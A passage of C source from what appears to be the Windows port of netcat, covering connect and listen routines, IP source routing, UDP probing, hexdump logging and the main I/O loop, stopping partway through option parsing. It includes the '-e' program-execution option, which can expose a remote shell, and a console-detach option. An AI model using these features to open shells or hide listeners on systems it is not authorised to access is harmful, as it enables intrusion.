  rr = setsockopt (nnetfd, SOL_SOCKET, SO_REUSEADDR, &x, sizeof (x));
#endif
  if (rr == -1)
    holler ("nnetfd reuseaddr failed");            /* ??? */
#ifdef SO_REUSEPORT   /* doesnt exist everywhere... */
#ifdef WIN32
  rr = setsockopt (nnetfd, SOL_SOCKET, SO_REUSEPORT, &c, sizeof (c));
#else
  rr = setsockopt (nnetfd, SOL_SOCKET, SO_REUSEPORT, &x, sizeof (x));
#endif
  if (rr == -1)
    holler ("nnetfd reuseport failed");            /* ??? */
#endif

/* fill in all the right sockaddr crud */
  lclend->sin_family = AF_INET;
  remend->sin_family = AF_INET;

/* if lad/lp, do appropriate binding */
  if (lad)
    memcpy (&lclend->sin_addr.s_addr, lad, sizeof (IA));
  if (lp)
    lclend->sin_port = htons (lp);
  rr = 0;
  if (lad || lp) {
    x = (int) lp;
/* try a few times for the local bind, a la ftp-data-port... */
    for (y = 4; y > 0; y--) {
      rr = bind (nnetfd, (SA *)lclend, sizeof (SA));
      if (rr == 0)
        break;
      if (errno != EADDRINUSE)
        break;
      else {
        holler ("retrying local %s:%d", inet_ntoa (lclend->sin_addr), lp);
        sleep (1);
        errno = 0;                    /* clear from sleep */
      } /* if EADDRINUSE */
    } /* for y counter */
  } /* if lad or lp */
  if (rr)
    bail ("Can't grab %s:%d with bind",
        inet_ntoa(lclend->sin_addr), lp);

  if (o_listen)
    return (nnetfd);                  /* thanks, that's all for today */

  memcpy (&remend->sin_addr.s_addr, rad, sizeof (IA));
  remend->sin_port = htons (rp);

/* rough format of LSRR option and explanation of weirdness.
-Option comes after IP-hdr dest addr in packet, padded to *4, and ihl > 5.
-IHL is multiples of 4, i.e. real len = ip_hl << 2.
-       type 131       1       ; 0x83: copied, option class 0, number 3
-       len            1       ; of *whole* option!
-       pointer        1       ; nxt-hop-addr; 1-relative, not 0-relative
-       addrlist...    var     ; 4 bytes per hop-addr
-       pad-to-32      var     ; ones, i.e. "NOP"
-
-If we want to route A -> B via hops C and D, we must add C, D, *and* B to the
-options list.  Why?  Because when we hand the kernel A -> B with list C, D, B
-the "send shuffle" inside the kernel changes it into A -> C with list D, B and
-the outbound packet gets sent to C.  If B wasn't also in the hops list, the
-final destination would have been lost at this point.
-
-When C gets the packet, it changes it to A -> D with list C', B where C' is
-the interface address that C used to forward the packet.  This "records" the
-route hop from B's point of view, i.e. which address points "toward" B.  This
-is to make B better able to return the packets.  The pointer gets bumped by 4,
-so that D does the right thing instead of trying to forward back to C.
-
-When B finally gets the packet, it sees that the pointer is at the end of the
-LSRR list and is thus "completed".  B will then try to use the packet instead
-of forwarding it, i.e. deliver it up to some application.
-
-Note that by moving the pointer yourself, you could send the traffic directly
```

```
-to B but have it return via your preconstructed source-route.  Playing with
-this and watching "tcpdump -v" is the best way to understand what's going on.
-
-Only works for TCP in BSD-flavor kernels.  UDP is a loss; udp_input calls
-stripoptions() early on, and the code to save the srcrt is notdef'ed.
-Linux is also still a loss at 1.3.x it looks like; the lsrr code is { }...
-*/


/* if any -g arguments were given, set up source-routing.  We hit this after
   the gates are all looked up and ready to rock, any -G pointer is set,
   and gatesidx is now the *number* of hops */
  if (gatesidx) {            /* if we wanted any srcrt hops ... */
/* don't even bother compiling if we can't do IP options here! */
/* #ifdef IP_OPTIONS */
#ifndef WIN32
    if (! optbuf) {          /* and don't already *have* a srcrt set */
      char * opp;            /* then do all this setup hair */
      optbuf = Hmalloc (48);
      opp = optbuf;
      *opp++ = IPOPT_LSRR;                              /* option */
      *opp++ = (char)
       (((gatesidx + 1) * sizeof (IA)) + 3) & 0xff;     /* length */
      *opp++ = gatesptr;                                /* pointer */
/* opp now points at first hop addr -- insert the intermediate gateways */
      for ( x = 0; x < gatesidx; x++) {
       memcpy (opp, gates[x]->iaddrs, sizeof (IA));
       opp += sizeof (IA);
      }
/* and tack the final destination on the end [needed!] */
      memcpy (opp, rad, sizeof (IA));
      opp += sizeof (IA);
      *opp = IPOPT_NOP;                     /* alignment filler */
    } /* if empty optbuf */
/* calculate length of whole option mess, which is (3 + [hops] + [final] + 1),
   and apply it [have to do this every time through, of course] */
    x = ((gatesidx + 1) * sizeof (IA)) + 4;
    rr = setsockopt (nnetfd, IPPROTO_IP, IP_OPTIONS, optbuf, x);
    if (rr == -1)
      bail ("srcrt setsockopt fuxored");
#else /* IP_OPTIONS */
    holler ("Warning: source routing unavailable on this machine, ignoring");
#endif /* IP_OPTIONS*/
  } /* if gatesidx */

/* wrap connect inside a timer, and hit it */
  arm (1, o_wait);
  if (setjmp (jbuf) == 0) {
    rr = connect (nnetfd, (SA *)remend, sizeof (SA));
  } else {                           /* setjmp: connect failed... */
    rr = -1;
#ifdef WIN32
    WSASetLastError(WSAETIMEDOUT);                 /* fake it */
#else
    errno = ETIMEDOUT;               /* fake it */
#endif
  }
  arm (0, 0);
  if (rr == 0)
    return (nnetfd);
#ifdef WIN32
  errno = h_errno;
  closesocket (nnetfd);
  WSASetLastError(errno); /* don't want to lose connect error */
#else
  close (nnetfd);                    /* clean up junked socket FD!! */
#endif
  return (-1);
} /* doconnect */

/* dolisten :
   just like doconnect, and in fact calls a hunk of doconnect, but listens for
   incoming and returns an open connection *from* someplace.  If we were
   given host/port args, any connections from elsewhere are rejected.  This
   in conjunction with local-address binding should limit things nicely... */
int dolisten (rad, rp, lad, lp)
  IA * rad;
```

```
  USHORT rp;
  IA * lad;
  USHORT lp;
{
  register int nnetfd;
  register int rr;
  HINF * whozis = NULL;
  int x;
  char * cp;
  USHORT z;
  errno = 0;

/* Pass everything off to doconnect, who in o_listen mode just gets a socket */
  nnetfd = doconnect (rad, rp, lad, lp);
  if (nnetfd <= 0)
    return (-1);
  if (o_udpmode) {                  /* apparently UDP can listen ON */
    if (! lp)                       /* "port 0",  but that's not useful */
      bail ("UDP listen needs -p arg");
  } else {
    rr = listen (nnetfd, 1);        /* gotta listen() before we can get */
    if (rr < 0)                            /* our local random port.  sheesh. */
      bail ("local listen fuxored");
  }

/* I can't believe I have to do all this to get my own goddamn bound address
   and port number.  It should just get filled in during bind() or something.
   All this is only useful if we didn't say -p for listening, since if we
   said -p we *know* what port we're listening on.  At any rate we won't bother
   with it all unless we wanted to see it, although listening quietly on a
   random unknown port is probably not very useful without "netstat". */
  if (o_verbose) {
    x = sizeof (SA);         /* how 'bout getsockNUM instead, pinheads?! */
    rr = getsockname (nnetfd, (SA *) lclend, &x);
      if (rr < 0)
        holler ("local getsockname failed");
    strcpy (bigbuf_net, "listening on [");  /* buffer reuse... */
      if (lclend->sin_addr.s_addr)
        strcat (bigbuf_net, inet_ntoa (lclend->sin_addr));
      else
        strcat (bigbuf_net, "any");
    strcat (bigbuf_net, "] %d ...");
    z = ntohs (lclend->sin_port);
    holler (bigbuf_net, z);
  } /* verbose -- whew!! */

/* UDP is a speeeeecial case -- we have to do I/O *and* get the calling
   party's particulars all at once, listen() and accept() don't apply.
   At least in the BSD universe, however, recvfrom/PEEK is enough to tell
   us something came in, and we can set things up so straight read/write
   actually does work after all.  Yow.  YMMV on strange platforms!  */
  if (o_udpmode) {
    x = sizeof (SA);         /* retval for recvfrom */
    arm (2, o_wait);         /* might as well timeout this, too */
    if (setjmp (jbuf) == 0) {/* do timeout for initial connect */
      rr = recvfrom          /* and here we block... */
        (nnetfd, bigbuf_net, BIGSIZ, MSG_PEEK, (SA *) remend, &x);
Debug (("dolisten/recvfrom ding, rr = %d, netbuf %s ", rr, bigbuf_net))
    } else
      goto dol_tmo;          /* timeout */
    arm (0, 0);
/* I'm not completely clear on how this works -- BSD seems to make UDP
   just magically work in a connect()ed context, but we'll undoubtedly run
   into systems this deal doesn't work on.  For now, we apparently have to
   issue a connect() on our just-tickled socket so we can write() back.
   Again, why the fuck doesn't it just get filled in and taken care of?!
   This hack is anything but optimal.  Basically, if you want your listener
   to also be able to send data back, you need this connect() line, which
   also has the side effect that now anything from a different source or even a
   different port on the other end won't show up and will cause ICMP errors.
   I guess that's what they meant by "connect".
   Let's try to remember what the "U" is *really* for, eh?
*/
    rr = connect (nnetfd, (SA *)remend, sizeof (SA));
    goto whoisit;
  } /* o_udpmode */
```

```
/* fall here for TCP */
  x = sizeof (SA);            /* retval for accept */
  arm (2, o_wait);            /* wrap this in a timer, too; 0 = forever */
  if (setjmp (jbuf) == 0) {
    rr = accept (nnetfd, (SA *)remend, &x);
  } else
    goto dol_tmo;             /* timeout */
  arm (0, 0);
#ifdef WIN32
  closesocket (nnetfd);
#else
  close (nnetfd);             /* dump the old socket */
#endif
  nnetfd = rr;                /* here's our new one */

whoisit:
  if (rr < 0)
    goto dol_err;             /* bail out if any errors so far */

/* Various things that follow temporarily trash bigbuf_net, which might contain
   a copy of any recvfrom()ed packet, but we'll read() another copy later. */

/* If we can, look for any IP options.  Useful for testing the receiving end of
   such things, and is a good exercise in dealing with it.  We do this before
   the connect message, to ensure that the connect msg is uniformly the LAST
   thing to emerge after all the intervening crud.  Doesn't work for UDP on
   any machines I've tested, but feel free to surprise me. */
/* #ifdef IP_OPTIONS */
#ifndef WIN32
  if (! o_verbose)                   /* if we wont see it, we dont care */
    goto dol_noop;
  optbuf = Hmalloc (40);
  x = 40;
  rr = getsockopt (nnetfd, IPPROTO_IP, IP_OPTIONS, optbuf, &x);
  if (rr < 0)
    holler ("getsockopt failed");
Debug (("ipoptions ret len %d", x))
  if (x) {                           /* we've got options, lessee em... */
    unsigned char * q = (unsigned char *) optbuf;
    char * p = bigbuf_net;           /* local variables, yuk! */
    char * pp = &bigbuf_net[128];    /* get random space farther out... */
    memset (bigbuf_net, 0, 256);     /* clear it all first */
    while (x > 0) {
        sprintf (pp, "%2.2x ", *q);  /* clumsy, but works: turn into hex */
        strcat (p, pp);                      /* and build the final string */
        q++; p++;
        x--;
    }
    holler ("IP options: %s", bigbuf_net);
  } /* if x, i.e. any options */
dol_noop:
#endif /* IP_OPTIONS */

/* find out what address the connection was *to* on our end, in case we're
   doing a listen-on-any on a multihomed machine.  This allows one to
   offer different services via different alias addresses, such as the
   "virtual web site" hack. */
  memset (bigbuf_net, 0, 64);
  cp = &bigbuf_net[32];
  x = sizeof (SA);
  rr = getsockname (nnetfd, (SA *) lclend, &x);
  if (rr < 0)
    holler ("post-rcv getsockname failed");
  strcpy (cp, inet_ntoa (lclend->sin_addr));


/* now check out who it is.  We don't care about mismatched DNS names here,
   but any ADDR and PORT we specified had better fucking well match the caller.
   Converting from addr to inet_ntoa and back again is a bit of a kludge, but
   gethostpoop wants a string and there's much gnarlier code out there already,
   so I don't feel bad.
   The *real* question is why BFD sockets wasn't designed to allow listens for
   connections *from* specific hosts/ports, instead of requiring the caller to
   accept the connection and then reject undesireable ones by closing. */
  z = ntohs (remend->sin_port);
  strcpy (bigbuf_net, inet_ntoa (remend->sin_addr));
  whozis = gethostpoop (bigbuf_net, o_nflag);
```

```
  errno = 0;
  x = 0;                              /* use as a flag... */
  if (rad)
    if (memcmp (rad, whozis->iaddrs, sizeof (SA)))
      x = 1;
  if (rp)
    if (z != rp)
      x = 1;
  if (x)                                     /* guilty! */
       bail ("invalid connection to [%s] from %s [%s] %d",
       cp, whozis->name, whozis->addrs[0], z);
       holler ("connect to [%s] from %s [%s] %d",         /* oh, you're okay.. */
       cp, whozis->name, whozis->addrs[0], z);

  return (nnetfd);                           /* open! */

dol_tmo:
  errno = ETIMEDOUT;                  /* fake it */
dol_err:
#ifdef WIN32
  closesocket (nnetfd);
#else
  close (nnetfd);
#endif
  return (-1);
} /* dolisten */

/* udptest :
   fire a couple of packets at a UDP target port, just to see if it's really
   there.  On BSD kernels, ICMP host/port-unreachable errors get delivered to
   our socket as ECONNREFUSED write errors.  On SV kernels, we lose; we'll have
   to collect and analyze raw ICMP ourselves a la satan's probe_udp_ports
   backend.  Guess where could swipe the appropriate code from...

   Use the time delay between writes if given, otherwise use the "tcp ping"
   trick for getting the RTT.  [I got that idea from pluvius, and warped it.]
   Return either the original fd, or clean up and return -1. */
udptest (fd, where)
  int fd;
  IA * where;
{
  register int rr;

#ifdef WIN32
  rr = send (fd, bigbuf_in, 1, 0);
#else
  rr = write (fd, bigbuf_in, 1);
#endif
  if (rr != 1)
    holler ("udptest first write failed?! errno %d", errno);
  if (o_wait)
    sleep (o_wait);
  else {
/* use the tcp-ping trick: try connecting to a normally refused port, which
   causes us to block for the time that SYN gets there and RST gets back.
   Not completely reliable, but it *does* mostly work. */
    o_udpmode = 0;                    /* so doconnect does TCP this time */
/* Set a temporary connect timeout, so packet filtration doesnt cause
   us to hang forever, and hit it */
    o_wait = 5;                              /* XXX: enough to notice?? */
    rr = doconnect (where, SLEAZE_PORT, 0, 0);
    if (rr > 0)
#ifdef WIN32
         closesocket (rr);
#else
      close (rr);                     /* in case it *did* open */
#endif
    o_wait = 0;                              /* reset it */
    o_udpmode++;                      /* we *are* still doing UDP, right? */
  } /* if o_wait */
  errno = 0;                          /* clear from sleep */
#ifdef WIN32
  rr = send (fd, bigbuf_in, 1, 0);
#else
  rr = write (fd, bigbuf_in, 1);
#endif
  if (rr == 1)                        /* if write error, no UDP listener */
```

```
    return (fd);
#ifdef WIN32
  closesocket (fd);
#else
  close (fd);                        /* use it or lose it! */
#endif
  return (-1);
} /* udptest */

/* oprint :
   Hexdump bytes shoveled either way to a running logfile, in the format:
D offset       -  - - - --- 16 bytes --- - - -  -     # .... ascii .....
   where "which" sets the direction indicator, D:
       0 -- sent to network, or ">"
       1 -- rcvd and printed to stdout, or "<"
   and "buf" and "n" are data-block and length.  If the current block generates
   a partial line, so be it; we *want* that lockstep indication of who sent
   what when.  Adapted from dgaudet's original example -- but must be ripping
   *fast*, since we don't want to be too disk-bound... */
void oprint (which, buf, n)
  int which;
  char * buf;
  int n;
{
  int bc;                     /* in buffer count */
  int obc;                    /* current "global" offset */
  int soc;                    /* stage write count */
  register unsigned char * p; /* main buf ptr; m.b. unsigned here */
  register unsigned char * op;       /* out hexdump ptr */
  register unsigned char * a; /* out asc-dump ptr */
  register int x;
  register unsigned int y;

  if (! ofd)
    bail ("oprint called with no open fd?!");
  if (n == 0)
    return;

  op = stage;
  if (which) {
    *op = '<';
    obc = wrote_out;          /* use the globals! */
  } else {
    *op = '>';
    obc = wrote_net;
  }
  op++;                       /* preload "direction" */
  *op = ' ';
  p = (unsigned char *) buf;
  bc = n;
  stage[59] = '#';            /* preload separator */
  stage[60] = ' ';

  while (bc) {                /* for chunk-o-data ... */
    x = 16;
    soc = 78;                 /* len of whole formatted line */
    if (bc < x) {
      soc = soc - 16 + bc;    /* fiddle for however much is left */
      x = (bc * 3) + 11;      /* 2 digits + space per, after D & offset */
      op = &stage[x];
      x = 16 - bc;
      while (x) {
       *op++ = ' ';           /* preload filler spaces */
       *op++ = ' ';
       *op++ = ' ';
       x--;
      }
      x = bc;                 /* re-fix current linecount */
    } /* if bc < x */

    bc -= x;                  /* fix wrt current line size */
    sprintf (&stage[2], "%8.8x ", obc);            /* xxx: still slow? */
    obc += x;                 /* fix current offset */
    op = &stage[11];          /* where hex starts */
    a = &stage[61];           /* where ascii starts */

    while (x) {                      /* for line of dump, however long ... */
```

```
      y = (int)(*p >> 4);     /* hi half */
      *op = hexnibs[y];
      op++;
      y = (int)(*p & 0x0f);   /* lo half */
      *op = hexnibs[y];
      op++;
      *op = ' ';
      op++;
      if ((*p > 31) && (*p < 127))
        *a = *p;              /* printing */
      else
        *a = '.';             /* nonprinting, loose def */
      a++;
      p++;
      x--;
    } /* while x */
    *a = '\n';                /* finish the line */
    x = write (ofd, stage, soc);
    if (x < 0)
      bail ("ofd write err");
  } /* while bc */
} /* oprint */

#ifdef TELNET
USHORT o_tn = 0;              /* global -t option */

/* atelnet :
   Answer anything that looks like telnet negotiation with don't/won't.
   This doesn't modify any data buffers, update the global output count,
   or show up in a hexdump -- it just shits into the outgoing stream.
   Idea and codebase from Mudge@l0pht.com. */
void atelnet (buf, size)
  unsigned char * buf;        /* has to be unsigned here! */
  unsigned int size;
{
  static unsigned char obuf [4];  /* tiny thing to build responses into */
  register int x;
  register unsigned char y;
  register unsigned char * p;

  y = 0;
  p = buf;
  x = size;
  while (x > 0) {
    if (*p != 255)                    /* IAC? */
      goto notiac;
    obuf[0] = 255;
    p++; x--;
    if ((*p == 251) || (*p == 252))  /* WILL or WONT */
      y = 254;                        /* -> DONT */
    if ((*p == 253) || (*p == 254))  /* DO or DONT */
      y = 252;                        /* -> WONT */
    if (y) {
      obuf[1] = y;
      p++; x--;
      obuf[2] = *p;                   /* copy actual option byte */
#ifdef WIN32
         (void) send (netfd, obuf, 3, 0);   /* one line, or the whole buffer */
#else
      (void) write (netfd, obuf, 3);
#endif
/* if one wanted to bump wrote_net or do a hexdump line, here's the place */
      y = 0;
    } /* if y */
notiac:
    p++; x--;
  } /* while x */
} /* atelnet */
#endif /* TELNET */


/* readwrite :
   handle stdin/stdout/network I/O.  Bwahaha!! -- the select loop from hell.
   In this instance, return what might become our exit status. */
int readwrite (fd)
#ifdef WIN32
  unsigned int fd;
```

```
#else
  int fd;
#endif
{
  register int rr;
  register char * zp;         /* stdin buf ptr */
  register char * np;         /* net-in buf ptr */
  unsigned int rzleft;
  unsigned int rnleft;
  USHORT netretry;            /* net-read retry counter */
  USHORT wretry;              /* net-write sanity counter */
  USHORT wfirst;              /* one-shot flag to skip first net read */

#ifdef WIN32 /* (weld) WIN32 must poll because of weak stdin handling so we need a
                              short timer */
  struct timeval timer3;
  int istty;
  time_t start, current;
  int foo;

  timer3.tv_sec = 0;
  timer3.tv_usec = 1000;

  /* save the time so we can bail when we reach timeout */
  time( &start );


  /* sets stdin and stdout to binary so no crlf translation if its a tty */
  if (!_isatty( 1 ))
       _setmode( 1, _O_BINARY );

  if ((istty = _isatty( 0 )) == FALSE)
       _setmode( 0, _O_BINARY ); /* (weld) I think we want to do this */

#endif

/* if you don't have all this FD_* macro hair in sys/types.h, you'll have to
   either find it or do your own bit-bashing: *ding1 |= (1 << fd), etc... */
#ifndef WIN32  /* fd is not implemented as a real file handle in WIN32 */
  if (fd > FD_SETSIZE) {
    holler ("Preposterous fd value %d", fd);
    return (1);
  }
#endif
  FD_SET (fd, ding1);         /* global: the net is open */
  netretry = 2;
  wfirst = 0;
  rzleft = rnleft = 0;
  if (insaved) {
    rzleft = insaved;         /* preload multi-mode fakeouts */
    zp = bigbuf_in;

       wfirst = 1;
    if (Single)                       /* if not scanning, this is a one-off first */
      insaved = 0;            /* buffer left over from argv construction, */
    else {
      FD_CLR (0, ding1);      /* OR we've already got our repeat chunk, */
      close (0);              /* so we won't need any more stdin */
    } /* Single */
  } /* insaved */

  if (o_interval)
    sleep (o_interval);               /* pause *before* sending stuff, too */
  errno = 0;                  /* clear from sleep */
#ifdef WIN32
  WSASetLastError(0);
#endif

/* and now the big ol' select shoveling loop ... */
  while (FD_ISSET (fd, ding1)) {     /* i.e. till the *net* closes! */
    wretry = 8200;                    /* more than we'll ever hafta write */
    if (wfirst) {                     /* any saved stdin buffer? */
      wfirst = 0;                     /* clear flag for the duration */
      goto shovel;                    /* and go handle it first */
    }
    *ding2 = *ding1;                  /* FD_COPY ain't portable... */
```

```
/* some systems, notably linux, crap into their select timers on return, so
   we create a expendable copy and give *that* to select.  *Fuck* me ... */
    if (timer1)
      memcpy (timer2, timer1, sizeof (struct timeval));
#ifdef WIN32 /* (weld)we must use our own small timeval to poll */
    rr = select (16, ding2, 0, 0, &timer3); /* here it is, kiddies */
#else
    rr = select (16, ding2, 0, 0, timer2);  /* here it is, kiddies */
#endif
    if (rr < 0) {
#ifdef WIN32
               if (h_errno != WSAEINTR) {           /* might have gotten ^Zed, etc ?*/
#else
               if (errno != EINTR) {        /* might have gotten ^Zed, etc ?*/
#endif
                 foo = h_errno;
                 holler ("select fuxored");
#ifdef WIN32
                 closesocket (fd);
#else
                 close (fd);
#endif
                 return (1);
               }
    } /* select fuckup */
/* if we have a timeout AND stdin is closed AND we haven't heard anything
   from the net during that time, assume it's dead and close it too. */
#ifndef WIN32  /* (weld) need to write some code here */
    if (rr == 0) {
       if (! FD_ISSET (0, ding1))
         netretry--;                /* we actually try a coupla times. */
       if (! netretry) {
         if (o_verbose > 1)         /* normally we don't care */
           holler ("net timeout");
         close (fd);
         return (0);                /* not an error! */
               }
    } /* select timeout */
#else
       if (rr == 0) {
               time( &current );
               if ( o_wait > 0 && (current - start) > timer1->tv_sec)     {
                       if (o_verbose > 1)           /* normally we don't care */
                               holler ("net timeout");
                       closesocket (fd);
                       FD_ZERO(ding1);
                       WSASetLastError(0);
                       return (0);                  /* not an error! */
               }
    } /* select timeout */
#endif
/* xxx: should we check the exception fds too?  The read fds seem to give
   us the right info, and none of the examples I found bothered. */

/* Ding!!  Something arrived, go check all the incoming hoppers, net first */
    if (FD_ISSET (fd, ding2)) {             /* net: ding! */
#ifdef WIN32
       // reset timer
       time( &start );

       rr = recv (fd, bigbuf_net, BIGSIZ, 0);
#else
       rr = read (fd, bigbuf_net, BIGSIZ);
#endif
       if (rr <= 0) {
         FD_CLR (fd, ding1);        /* net closed, we'll finish up... */
         rzleft = 0;                /* can't write anymore: broken pipe */
       } else {
         rnleft = rr;
         np = bigbuf_net;
#ifdef TELNET
         if (o_tn)
           atelnet (np, rr);        /* fake out telnet stuff */
#endif /* TELNET */
       } /* if rr */
Debug (("got %d from the net, errno %d", rr, errno))
    } /* net:ding */
```

```
/* if we're in "slowly" mode there's probably still stuff in the stdin
   buffer, so don't read unless we really need MORE INPUT!  MORE INPUT! */
    if (rzleft)
       goto shovel;

/* okay, suck more stdin */
#ifndef WIN32
    if (FD_ISSET (0, ding2)) {              /* stdin: ding! */
       rr = read (0, bigbuf_in, BIGSIZ);

/* xxx: maybe make reads here smaller for UDP mode, so that the subsequent
   writes are smaller -- 1024 or something?  "oh, frag it", etc, although
   mobygrams are kinda fun and exercise the reassembler. */
       if (rr <= 0) {               /* at end, or fukt, or ... */
         FD_CLR (0, ding1);         /* disable and close stdin */
         close (0);
       } else {
         rzleft = rr;
         zp = bigbuf_in;
/* special case for multi-mode -- we'll want to send this one buffer to every
   open TCP port or every UDP attempt, so save its size and clean up stdin */
         if (! Single) {            /* we might be scanning... */
           insaved = rr;            /* save len */
           FD_CLR (0, ding1);       /* disable further junk from stdin */
           close (0);               /* really, I mean it */
         } /* Single */
       } /* if rr/read */
    } /* stdin:ding */
#else
       if (istty) {
              /* (weld) cool, we can actually peek a tty and not have to block */
              /* needs to be cleaned up */
              if (kbhit()) {
/*                   bigbuf_in[0] = getche(); */
                     gets(bigbuf_in);
                     strcat(bigbuf_in, "\n");
                     rr = strlen(bigbuf_in);
                     rzleft = rr;
                     zp = bigbuf_in;
/* special case for multi-mode -- we'll want to send this one buffer to every
   open TCP port or every UDP attempt, so save its size and clean up stdin */
                     if (! Single) {              /* we might be scanning... */
                            insaved = rr;         /* save len */
                            close (0);                   /* really, I mean it */
                     }
              }
       } else {
              /* (weld) this is gonna block until a <cr> so it kinda sucks */
              rr = read (0, bigbuf_in, BIGSIZ);
              if (rr <= 0) {               /* at end, or fukt, or ... */
                     close (0);
              } else {
                     rzleft = rr;
                     zp = bigbuf_in;
/* special case for multi-mode -- we'll want to send this one buffer to every
   open TCP port or every UDP attempt, so save its size and clean up stdin */
                     if (! Single) {              /* we might be scanning... */
                            insaved = rr;         /* save len */
                            close (0);                   /* really, I mean it */
                     } /* Single */
              } /* if rr/read */
       }

#endif
shovel:
/* now that we've dingdonged all our thingdings, send off the results.
   Geez, why does this look an awful lot like the big loop in "rsh"? ...
   not sure if the order of this matters, but write net -> stdout first. */

/* sanity check.  Works because they're both unsigned... */
    if ((rzleft > 8200) || (rnleft > 8200)) {
       holler ("Preposterous Pointers: %d, %d", rzleft, rnleft);
       rzleft = rnleft = 0;
    }
/* net write retries sometimes happen on UDP connections */
    if (! wretry) {                 /* is something hung? */
```

```
        holler ("too many output retries");
        return (1);
    }
    if (rnleft) {
        rr = write (1, np, rnleft);
        if (rr > 0) {
          if (o_wfile)
            oprint (1, np, rr);              /* log the stdout */
          np += rr;                   /* fix up ptrs and whatnot */
          rnleft -= rr;                      /* will get sanity-checked above */
          wrote_out += rr;            /* global count */
        }
Debug (("wrote %d to stdout, errno %d", rr, errno))
    } /* rnleft */
    if (rzleft) {
        if (o_interval)                      /* in "slowly" mode ?? */
          rr = findline (zp, rzleft);
        else
          rr = rzleft;
#ifdef WIN32
        rr = send (fd, zp, rr, 0);    /* one line, or the whole buffer */
#else
        rr = write (fd, zp, rr);      /* one line, or the whole buffer */
#endif
        if (rr > 0) {
          zp += rr;
          rzleft -= rr;
          wrote_net += rr;            /* global count */
        }
Debug (("wrote %d to net, errno %d", rr, errno))
    } /* rzleft */
    if (o_interval) {                 /* cycle between slow lines, or ... */
        sleep (o_interval);
        errno = 0;                    /* clear from sleep */
        continue;                     /* ...with hairy select loop... */
    }
    if ((rzleft) || (rnleft)) {              /* shovel that shit till they ain't */
        wretry--;                     /* none left, and get another load */
        goto shovel;
    }
  } /* while ding1:netfd is open */

/* XXX: maybe want a more graceful shutdown() here, or screw around with
   linger times??  I suspect that I don't need to since I'm always doing
   blocking reads and writes and my own manual "last ditch" efforts to read
   the net again after a timeout.  I haven't seen any screwups yet, but it's
   not like my test network is particularly busy... */
#ifdef WIN32
  closesocket (fd);
#else
  close (fd);
#endif
  return (0);
} /* readwrite */

/* main :
   now we pull it all together... */
main (argc, argv)
  int argc;
  char ** argv;
{
#ifndef HAVE_GETOPT
  extern char * optarg;
  extern int optind, optopt;
#endif
  register int x;
  register char *cp;
  HINF * gp;
  HINF * whereto = NULL;
  HINF * wherefrom = NULL;
  IA * ouraddr = NULL;
  IA * themaddr = NULL;
  USHORT o_lport = 0;
  USHORT ourport = 0;
  USHORT loport = 0;          /* for scanning stuff */
  USHORT hiport = 0;
  USHORT curport = 0;
```

```
  char * randports = NULL;
  int cycle = 0;

#ifdef HAVE_BIND
/* can *you* say "cc -yaddayadda netcat.c -lresolv -l44bsd" on SunLOSs? */
  res_init();
#endif
/* I was in this barbershop quartet in Skokie IL ... */
/* round up the usual suspects, i.e. malloc up all the stuff we need */
  lclend = (SAI *) Hmalloc (sizeof (SA));
  remend = (SAI *) Hmalloc (sizeof (SA));
  bigbuf_in = Hmalloc (BIGSIZ);
  bigbuf_net = Hmalloc (BIGSIZ);
  ding1 = (fd_set *) Hmalloc (sizeof (fd_set));
  ding2 = (fd_set *) Hmalloc (sizeof (fd_set));
  portpoop = (PINF *) Hmalloc (sizeof (PINF));

#ifdef WIN32
  setsockopt_c = (char *)malloc(sizeof(char));
  *setsockopt_c       = 1;
#endif

  errno = 0;
  gatesptr = 4;
#ifndef WIN32
  h_errno = 0;
#endif
/* catch a signal or two for cleanup */
#ifdef NTFIXTHIS
  signal (SIGINT, catch);
  signal (SIGQUIT, catch);
  signal (SIGTERM, catch);
  signal (SIGURG, SIG_IGN);
#endif

recycle:

/* if no args given at all, get 'em from stdin and construct an argv. */
  if (argc == 1) {
    cp = argv[0];
    argv = (char **) Hmalloc (128 * sizeof (char *));      /* XXX: 128? */
    argv[0] = cp;                    /* leave old prog name intact */
    cp = Hmalloc (BIGSIZ);
    argv[1] = cp;                    /* head of new arg block */
    fprintf (stderr, "Cmd line: ");
    fflush (stderr);          /* I dont care if it's unbuffered or not! */
       insaved = read (0, cp, BIGSIZ);      /* we're gonna fake fgets() here */
    if (insaved <= 0)
      bail ("wrong");
    x = findline (cp, insaved);
    if (x)
      insaved -= x;           /* remaining chunk size to be sent */
    if (insaved)              /* which might be zero... */
      memcpy (bigbuf_in, &cp[x], insaved);
    cp = strchr (argv[1], '\n');
    if (cp)
      *cp = '\0';
    cp = strchr (argv[1], '\r');     /* look for ^M too */
    if (cp)
      *cp = '\0';

/* find and stash pointers to remaining new "args" */
    cp = argv[1];
    cp++;                            /* skip past first char */
    x = 2;                           /* we know argv 0 and 1 already */
    for (; *cp != '\0'; cp++) {
      if (*cp == ' ') {
       *cp = '\0';                   /* smash all spaces */
       continue;
      } else {
       if (*(cp-1) == '\0') {
         argv[x] = cp;
         x++;
       }
      } /* if space */
    } /* for cp */
    argc = x;
```

```
  } /* if no args given */

/* If your shitbox doesn't have getopt, step into the nineties already. */
/* optarg, optind = next-argv-component [i.e. flag arg]; optopt = last-char */
   while ((x = getopt (argc, argv, "ade:g:G:hi:lLno:p:rs:tuvw:z")) != EOF) {
/* Debug (("in go: x now %c, optarg %x optind %d", x, optarg, optind)) */
    switch (x) {
      case 'a':
       bail ("all-A-records NIY");
       o_alla++; break;
#ifdef GAPING_SECURITY_HOLE
      case 'e':                             /* prog to exec */
       pr00gie = optarg;
       break;
#endif
               case 'L':                             /* listen then cycle back to start
instead of exiting */
       o_listen++;
       cycle = 1;
         break;


        case 'd':                           /* detach from console */
       FreeConsole();;
         break;


      case 'G':                             /* srcrt gateways pointer val */
       x = atoi (optarg);
       if ((x) && (x == (x & 0x1c)))/* mask off bits of fukt values */
         gatesptr = x;
       else
         bail ("invalid hop pointer %d, must be multiple of 4 <= 28", x);
       break;
      case 'g':                             /* srcroute hop[s] */
       if (gatesidx > 8)
         bail ("too many -g hops");
       if (gates == NULL)           /* eat this, Billy-boy */
         gates = (HINF **) Hmalloc (sizeof (HINF *) * 10);
       gp = gethostpoop (optarg, o_nflag);
       if (gp)
         gates[gatesidx] = gp;
       gatesidx++;
       break;
      case 'h':
       errno = 0;
#ifdef HAVE_HELP
       helpme();                    /* exits by itself */
#else
       bail ("no help available, dork -- RTFS");
#endif
      case 'i':                             /* line-interval time */
       o_interval = atoi (optarg) & 0xffff;
#ifdef WIN32
       o_interval *= 1000;
#endif
       if (! o_interval)
         bail ("invalid interval time %s", optarg);
       break;
      case 'l':                             /* listen mode */
       o_listen++; break;
